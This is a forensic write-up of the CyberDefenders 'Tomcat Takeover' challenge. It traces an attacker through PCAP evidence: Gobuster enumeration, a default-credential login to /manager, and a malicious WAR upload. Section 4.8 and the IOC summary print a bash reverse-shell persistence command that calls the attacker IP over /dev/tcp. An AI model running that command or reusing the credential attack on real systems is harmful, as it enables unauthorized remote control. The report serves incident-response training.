Tomcat Takeover – Web Server Forensics Report

CyberDefenders Challenge

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1. Executive Summary

This investigation analyzes a suspicious activity detected on a Tomcat-based web server using a provided PCAP file. The analysis revealed that an external attacker performed active network scanning, directory enumeration, credential brute-forcing, and ultimately gained access to the administrative panel. The attacker successfully uploaded a malicious WAR file to establish a reverse shell and configured a cron job to maintain persistence on the compromised system. This report documents the step-by-step forensic process used to identify the attacker's origin, tools, techniques, and post-exploitation activities.

2. Case Overview

The objective of this challenge is to perform network and web server forensics to determine how the attacker compromised the system. The investigation focuses on analyzing captured network traffic, identifying attacker behavior, extracting indicators of compromise, and reconstructing the timeline of the attack.

3. Investigation Methodology

The analysis was conducted using the following tools and techniques:

- Wireshark for PCAP analysis and packet inspection

- Follow HTTP Stream for reconstructing web requests and responses

- VirusTotal for IP reputation and geolocation

- CyberChef for decoding encoded credentials

- Manual log and traffic correlation to build the attack timeline

4. Step-by-Step Analysis

4.1 Identification of Attacker IP Address


Using Wireshark, network conversations were reviewed by navigating to:


Statistics → Conversations → IPv4

A suspicious IP address, 14.0.0.120, was identified as generating multiple requests across various ports, indicating scanning behavior. Traffic was filtered using:

ip.addr == 14.0.0.120 && ip.addr == 10.0.0.112


This confirmed that 14.0.0.120 was the source of the malicious activity targeting the internal server at 10.0.0.112.





4.2 Geolocation of Attacker

The identified IP address (14.0.0.120) was analyzed using VirusTotal. The results indicated that the attacker's activity originated from China based on the IP geolocation and ASN information.




4.3 Discovery of Admin Panel Port

By right-clicking on suspicious packets and selecting Follow → HTTP Stream, the HTTP headers revealed the following:

Host: 10.0.0.112:8080

This indicates that the administrative interface of the Tomcat web server was accessible via port 8080, which was exposed during the attacker's scanning phase.




4.4 Enumeration Tools Identified

Further analysis of the HTTP stream revealed the following User-Agent string:

User-Agent: gobuster/3.6

This confirms the use of Gobuster, a directory and file brute-forcing tool commonly used to enumerate hidden web paths and administrative directories.



Additional tools commonly associated with this phase of the attack include:

- FFUF (Fuzz Faster U Fool)

- Nmap

- Nikto

- Burp Suite


- Sublist3r and Amass

4.5 Discovery of Admin Directory

By analyzing the HTTP requests in the reconstructed stream, the attacker was observed attempting to access various administrative paths. The following directory was successfully discovered:

/manager

This directory corresponds to the Tomcat administrative panel used for application management and deployment.



4.6 Credential Brute-Force and Authentication

The attacker attempted multiple authentication requests to the admin panel. Within the HTTP headers, the following authorization field was identified:


Authorization: Basic YWRtaW46dG9tY2F0

This Base64-encoded string was decoded using CyberChef, revealing the valid credentials:

Username: admin

Password: tomcat

These credentials were successfully used to authenticate to the administrative interface.



4.7 Malicious File Upload

After gaining access to the admin panel, the attacker uploaded a malicious WAR file to deploy a web shell and establish a reverse connection. The following HTTP header confirmed the file name:

Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"

4.8 Persistence Mechanism Identified

Following the establishment of a reverse shell, the attacker configured a scheduled task to maintain persistent access. The following command was executed:

/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

5. Indicator of Compromise (IOC) Summary

Attacker IP: 14.0.0.120

Victim IP: 10.0.0.112

Country: China

Admin Port: 8080

Admin Directory: /manager

Credentials: admin:tomcat

Malicious File: JXQOZY.war

Persistence Command: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

6. Attack Timeline

1. Network scanning and port discovery

2. Enumeration of directories using Gobuster

3. Discovery of /manager directory

4. Brute-force and decoding of credentials

5. Login to admin panel

6. Upload of malicious WAR file

7. Reverse shell establishment

8. Persistence via cron job

7. Impact Assessment

The attacker gained full administrative control over the web server, enabling command execution, file deployment, and persistent access. This level of compromise presents a high risk of data loss, service disruption, and lateral movement within the network.

8. Response and Recommendations

- Restrict access to the admin panel using IP whitelisting

- Enforce strong credential policies and disable default credentials

- Monitor cron jobs and unauthorized file uploads

- Deploy a Web Application Firewall (WAF)

- Perform regular vulnerability scanning

- Enable centralized logging and alerting

9. Final Verdict

This incident represents a confirmed web server compromise caused by exposed administrative services and weak authentication controls. The attacker successfully escalated from reconnaissance to full system access and persistence, highlighting the need for stronger security hardening and continuous monitoring.